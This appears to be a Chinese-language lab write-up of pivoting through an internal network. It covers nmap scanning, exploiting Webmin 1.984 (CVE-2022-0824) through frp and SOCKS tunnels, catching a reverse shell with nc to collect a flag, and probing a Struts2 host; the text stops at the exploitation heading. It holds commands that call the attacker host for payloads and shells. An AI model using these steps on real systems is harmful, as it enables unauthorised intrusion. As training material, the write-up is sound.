

内网渗透

第三个靶标的征服过程

网络探测

先安装net-tools, iproute2, nmap, netcat工具

```
[44.8 kB]
Get:2 http://archive.ubuntu.com/ubuntu bionic/main amd64 libmnl0 amd64 1.0.4-2 [12.3 kB]
Get:3 http://archive.ubuntu.com/ubuntu bionic-updates/main amd64 iproute2 amd64 4.15.0-2ubuntu1.3 [721 kB]
Get:4 http://archive.ubuntu.com/ubuntu bionic/main amd64 libatm1 amd64 1:2.5.1-2build1 [21.9 kB]
Get:5 http://archive.ubuntu.com/ubuntu bionic-updates/main amd64 libxtables12 amd64 1.6.1-2ubuntu2.1 [28.1 kB]
debconf: delaying package configuration, since apt-utils is not installed
Fetched 828 kB in 12s (67.6 kB/s)
Selecting previously unselected package libelf1:amd64.
(Reading database ... 67678 files and directories currently installed.)
Preparing to unpack .../libelf1_0.170-0.4ubuntu0.1_amd64.deb ...
Unpacking libelf1:amd64 (0.170-0.4ubuntu0.1) ...
Selecting previously unselected package libmnl0:amd64.
Preparing to unpack .../libmnl0_1.0.4-2_amd64.deb ...
Unpacking libmnl0:amd64 (1.0.4-2) ...
Selecting previously unselected package iproute2.
Preparing to unpack .../iproute2_4.15.0-2ubuntu1.3_amd64.deb ...
Unpacking iproute2 (4.15.0-2ubuntu1.3) ...
Selecting previously unselected package libatm1:amd64.
Preparing to unpack .../libatm1_1%3a2.5.1-2build1_amd64.deb ...
Unpacking libatm1:amd64 (1:2.5.1-2build1) ...
Selecting previously unselected package libxtables12:amd64.
Preparing to unpack .../libxtables12_1.6.1-2ubuntu2.1_amd64.deb ...
Unpacking libxtables12:amd64 (1.6.1-2ubuntu2.1) ...
Setting up libelf1:amd64 (0.170-0.4ubuntu0.1) ...
Setting up libatm1:amd64 (1:2.5.1-2build1) ...
Setting up libxtables12:amd64 (1.6.1-2ubuntu2.1) ...
Setting up libmnl0:amd64 (1.0.4-2) ...
Setting up iproute2 (4.15.0-2ubuntu1.3) ...
Processing triggers for libc-bin (2.27-3ubuntu1.5) ...
```

查看目前靶标的网卡，可以看到这个靶标同时与两个子网相连192.218.1.0/24是来时的路，192.215.2.0/24是要去的方向

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
80: eth1@if81: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:d7:02:01 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.215.2.1/24 brd 192.215.2.255 scope global eth1
        valid_lft forever preferred_lft forever
82: eth0@if83: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:da:01:01 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.218.1.1/24 brd 192.218.1.255 scope global eth0
        valid_lft forever preferred_lft forever
```

我们需要找到这个子网中的其它主机，运行nmap -sn 192.215.2.0/24

结果显示这个子网中有四台主机

192.215.2.1是目前位置

192.215.2.2是网关

192.215.2.3和192.215.2.4看起来是其他靶标

之后重启了一次环境，ip有所改变

```
Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-06 00:32 UTC
Nmap scan report for 192.215.2.2
Host is up (0.000052s latency).
MAC Address: 02:42:31:40:F2:E1 (Unknown)
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_20c7qegtuy40_1.f660e569-0617-46d3-ae90-f6b2a750cc84 (192.215.2.3)
Host is up (0.000090s latency).
MAC Address: 02:42:C0:D7:02:03 (Unknown)
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_3y5hj1e6h1i0_1.f660e569-0617-46d3-ae90-f6b2a750cc84 (192.215.2.4)
Host is up (0.00012s latency).
MAC Address: 02:42:C0:D7:02:04 (Unknown)
Nmap scan report for a0b59bc8a8a1 (192.215.2.1)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 16.86 seconds
```

漏洞发现

用脚本扫描功能看一看192.215.2.3

端口8009/tcp开放，服务是ajp13。

端口8080/tcp开放，服务是http-proxy。

_ajp-methods: 未能在OPTION请求中获得有效响应。

http-title: Struts2 Showcase

这个待会再说

```
nmap -sC 192.215.2.3
Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-06 00:38 UTC
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_20c7qegtuy40_1.f660e569-0617-46d3-ae90-f6b2a750cc84 (192.215.2.3)
Host is up (0.00018s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
8009/tcp  open  ajp13
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http-proxy
|_http-title: Struts2 Showcase
MAC Address: 02:42:C0:D7:02:03 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 3.98 seconds
```

用脚本扫描功能看一看192.215.2.4

端口10000/tcp开放，服务是snet-sensor-mgmt

```
nmap -sC 192.215.2.4
Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-06 00:43 UTC
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_3y5hj1e6h1i0_1.f660e569-0617-46d3-ae90-f6b2a750cc84 (192.215.2.4)
Host is up (0.00019s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
10000/tcp open  snet-sensor-mgmt
MAC Address: 02:42:C0:D7:02:04 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 1.76 seconds
```

通过-sV参数获取snet-sensor-mgmt服务的具体版本

具体版本是MiniServ 1.984 (Webmin httpd)

```

nmap -sV 192.215.2.4

Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-06 00:50 UTC
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_3y5hj1e6h1i0_1.f660e569-0617-46d3-ae90-f6b2a750cc84 (192.215.2.4)
Host is up (0.0000090s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
10000/tcp open  http    MiniServ 1.984 (Webmin httpd)
MAC Address: 02:42:C0:D7:02:04 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.23 seconds

```

网上搜到了这个版本的漏洞CVE:2022-0824, 以及远程代码执行脚本

The screenshot shows the Exploit Database interface for the exploit 'Webmin 1.984 - Remote Code Execution (Authenticated)'. The page includes a sidebar with navigation icons and a main content area with the following details:

- EDB-ID:** 50809
- CVE:** 2022-0824
- Author:** FAISALFS10X
- Type:** WEBAPPS
- Platform:** LINUX
- Date:** 2022-03-09
- EDB Verified:** ✗
- Exploit:** 📄 / {}
- Vulnerable App:**

Below the details, there is a section for the exploit script with the following content:

```

# Exploit Title: Webmin 1.984 - Remote Code Execution (Authenticated)
# Date: 2022-03-06
# Exploit Author: faisalofs10x (https://github.com/faisalofs10x)
# Vendor Homepage: https://www.webmin.com/
# Software Link: https://github.com/webmin/webmin/archive/refs/tags/1.984.zip
# Version: <= 1.984
# Tested on: Ubuntu 18
# Reference: https://github.com/faisalofs10x/Webmin-CVE-2022-0824-revshell

#!/usr/bin/python3

...

Coded by: @faisalofs10x

```

把脚本下载下来, 然后在目录里搭一个http服务器, 让靶机下载这个文件

```

curl -O 10.202.151.18:8000/50809.py
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100 7042  100 7042    0     0 3438k      0 --:--:-- --:--:-- --:--:-- 3438k

```

在攻击者主机那里监听好9000端口

```

(kali@kali) - [~/Desktop]
$ nc -lvp 9000
listening on [any] 9000 ...

```

尝试运行脚本, 发现python库不全, 我得换个思路, 让攻击者主机可以访问192.215.2.4:10000, 这样就可以远程运行代码了。

```

root@a0b59bc8a8a1:/usr/share/webmin/# python3 ./50809.py -t http://192.215.2.4:10000 -c root:password -LS 192.168.56.104:9090 -L 192.168.56.104 -P 9000
<d -LS 192.168.56.104:9090 -L 192.168.56.104 -P 9000
Traceback (most recent call last):
  File "./50809.py", line 19, in <module>
    import requests
ModuleNotFoundError: No module named 'requests'

```

内网穿刺

在受控靶机上安装dante-server，编辑好danted.conf文件，并启动

```
curl -O 10.121.9.59:8000/danted.conf
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 1621 100 1621 0 0 791k 0 --:--:-- --:--:-- --:--:-- 791k
root@f7cf68afaa6f:/etc# service danted start
service danted start
```

在攻击者主机 A (192.168.56.104) 上配置代理

- **socks5h** 是关键：它使用 SOCKS5 协议，并且对于 **CONNECT** 请求中的主机名解析，会尝试在代理服务器 (B) 上解析，而不是在客户端 (A) 上。这对于访问内网 IP 很重要。
- **192.215.2.4** 是受控靶机的 IP 地址。
- **9050** 是在受控靶机上设置的 SOCKS 代理监听端口。

```
kali@kali: ~/Desktop/workspace/webmin
File Actions Edit View Help
(kali@kali)-[~/Desktop/workspace/webmin]
$ export http_proxy="socks5h://192.215.2.4:9050"
(kali@kali)-[~/Desktop/workspace/webmin]
$ export https_proxy="socks5h://192.215.2.4:9050"
(kali@kali)-[~/Desktop/workspace/webmin]
$ export ftp_proxy="socks5h://192.215.2.4:9050"
(kali@kali)-[~/Desktop/workspace/webmin]
$
```


没反应，打算用内网穿透的办法。

下载frp，编辑frps.toml和frpc.toml

```
frps.toml
1 serverAddr = "192.168.56.104"
2 serverPort = 7000
3
4 transport.protocol = "tcp"
5
6 auth.method = "token"
7 auth.token = "123123123"
8
9 [[proxies]]
10 name = "tcp"
11 type = "tcp"
12 localIP = "192.215.2.3"
13 localPort = 10000
14 remotePort = 8844
```

```
frpc.toml
1 bindAddr = "0.0.0.0"
2 bindPort = 7000
3 vhostHTTPPort = 80
4 vhostHTTPSPort = 443
5
6 webServer.addr = "0.0.0.0"
7 webServer.port = 10000
8 webServer.user = "admin"
9 webServer.password = "123"
10
11 auth.method = "token"
12 auth.token = "123123123"
13
```


在攻击者主机上运行 `screen -S frps ./frps -c frps.toml`
打开 `192.168.56.104:10000` 登录后可以看到 frp 服务器页面



在受控靶机上运行 `script /dev/null`,
然后到 frp 的目录下运行 `screen -S frpc ./frpc -c frpc.toml`


```
File Actions Edit View Help
2025-06-07 04:01:05.887 [I] [sub/root.go:142] start frpc service for config file [frpc.toml]
2025-06-07 04:01:05.887 [I] [client/service.go:295] try to connect to server...
2025-06-07 04:01:05.891 [I] [client/service.go:287] [3fc0b8f4ec655ebb] login to server success, get
run id [3fc0b8f4ec655ebb]
2025-06-07 04:01:05.892 [I] [proxy/proxy_manager.go:173] [3fc0b8f4ec655ebb] proxy added: [tcp]
2025-06-07 04:01:05.893 [I] [client/control.go:168] [3fc0b8f4ec655ebb] [tcp] start proxy success
```

访问192.168.56.104:8844, 成功访问



漏洞利用

编写攻击脚本



监听9000端口, 运行脚本, 拿到反弹shell


```
kali@kali: ~/Desktop/workspace/webmin
File Actions Edit View Help
(kali@kali)-[~/Desktop/workspace/webmin]
$ nc -lvp 9000
listening on [any] 9000 ...
192.168.56.102: inverse host lookup failed: Unknown host
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.102] 40694
bash: cannot set terminal process group (23): Inappropriate ioctl for device
bash: no job control in this shell
root@26a412a32ed3:/usr/share/webmin/#

kali@kali: ~/Desktop/workspace/webmin
File Actions Edit View Help
(kali@kali)-[~/Desktop/workspace/webmin]
$ ./getshell.sh

[+] Generating payload to revshell.cgi in current directory
[+] Login Successful
[+] Attempt to host http.server on 9090

[+] Sleep 3 second to ensure http server is up!
Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...
192.168.56.102 - - [07/Jun/2025 00:11:01] "GET /revshell.cgi HTTP/1.0" 200 -

[+] Fetching revshell.cgi from http.server 192.168.56.104:9090
[+] Modifying permission of revshell.cgi to 0755

[+] Success: shell spawned to 192.168.56.104 via port 9000 - XD
[+] Shell location: http://192.168.56.104:8844/revshell.cgi

[+] Cleaning up
[+] Killing: http.server on port 9090

(kali@kali)-[~/Desktop/workspace/webmin]
```

拿到flag

```
root@26a412a32ed3:/usr/share/webmin/# ls /tmp
ls /tmp
flag-{bmf5351b4-b17c-407b-8848-6e456f67297b}
webmin_1.984_all.deb
```

分支靶标的征服过程

###漏洞发现

看一下目标靶标都有哪些服务

```

root@f7cf68afaa6f:/usr/share/webmin/# nmap -sC 192.215.2.1
nmap -sC 192.215.2.1 workspace/webmin/frp_0.61.1_linux_amd64

Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-07 08:02 UTC
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_20c7qegtuy40_1.f660e569-0617-46d3-ae90-f6b2a750cc84 (192.215.2.1)
Host is up (0.000022s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
8009/tcp  open  ajp13
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http-proxy
|_http-title: Struts2 Showcase
MAC Address: 02:42:C0:D7:02:01 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.85 seconds
root@f7cf68afaa6f:/usr/share/webmin/#

```

查看版本，看不出什么名堂

```

Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-07 08:03 UTC
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_20c7qegtuy40_1.f660e569-0617-46d3-ae90-f6b2a750cc84 (192.215.2.1)
Host is up (0.0000090s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8080/tcp  open  http-proxy
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.60%I=7%D=6/7%Time=6843F26A%P=x86_64-pc-linux-gnu%r(Get
SF:Request,2D9E,"HTTP/1.1\x20200\x20\r\nSet-Cookie:\x20JSESSIONID=9C53BDD

```


安装frp，启动服务

```


2025-06-07 07:59:48.333 [I] [sub/root.go:142] start frpc service for config file [frpc1.toml]
2025-06-07 07:59:48.333 [I] [client/service.go:295] try to connect to server...
2025-06-07 07:59:48.336 [I] [client/service.go:287] [16295e10d29d5835] login to server success, get run id [16295e10d29d5835]
2025-06-07 07:59:48.337 [I] [proxy/proxy_manager.go:173] [16295e10d29d5835] proxy added: [struts2]
2025-06-07 07:59:48.337 [I] [client/control.go:168] [16295e10d29d5835] [struts2] start proxy success
reverse host lookup failed: Unknown host
192.168.56.104 from (UNKNOWN) [192.168.56.104] 50996

```

访问网页




查看漏洞网页，执行了2*3，验证漏洞存在




漏洞利用

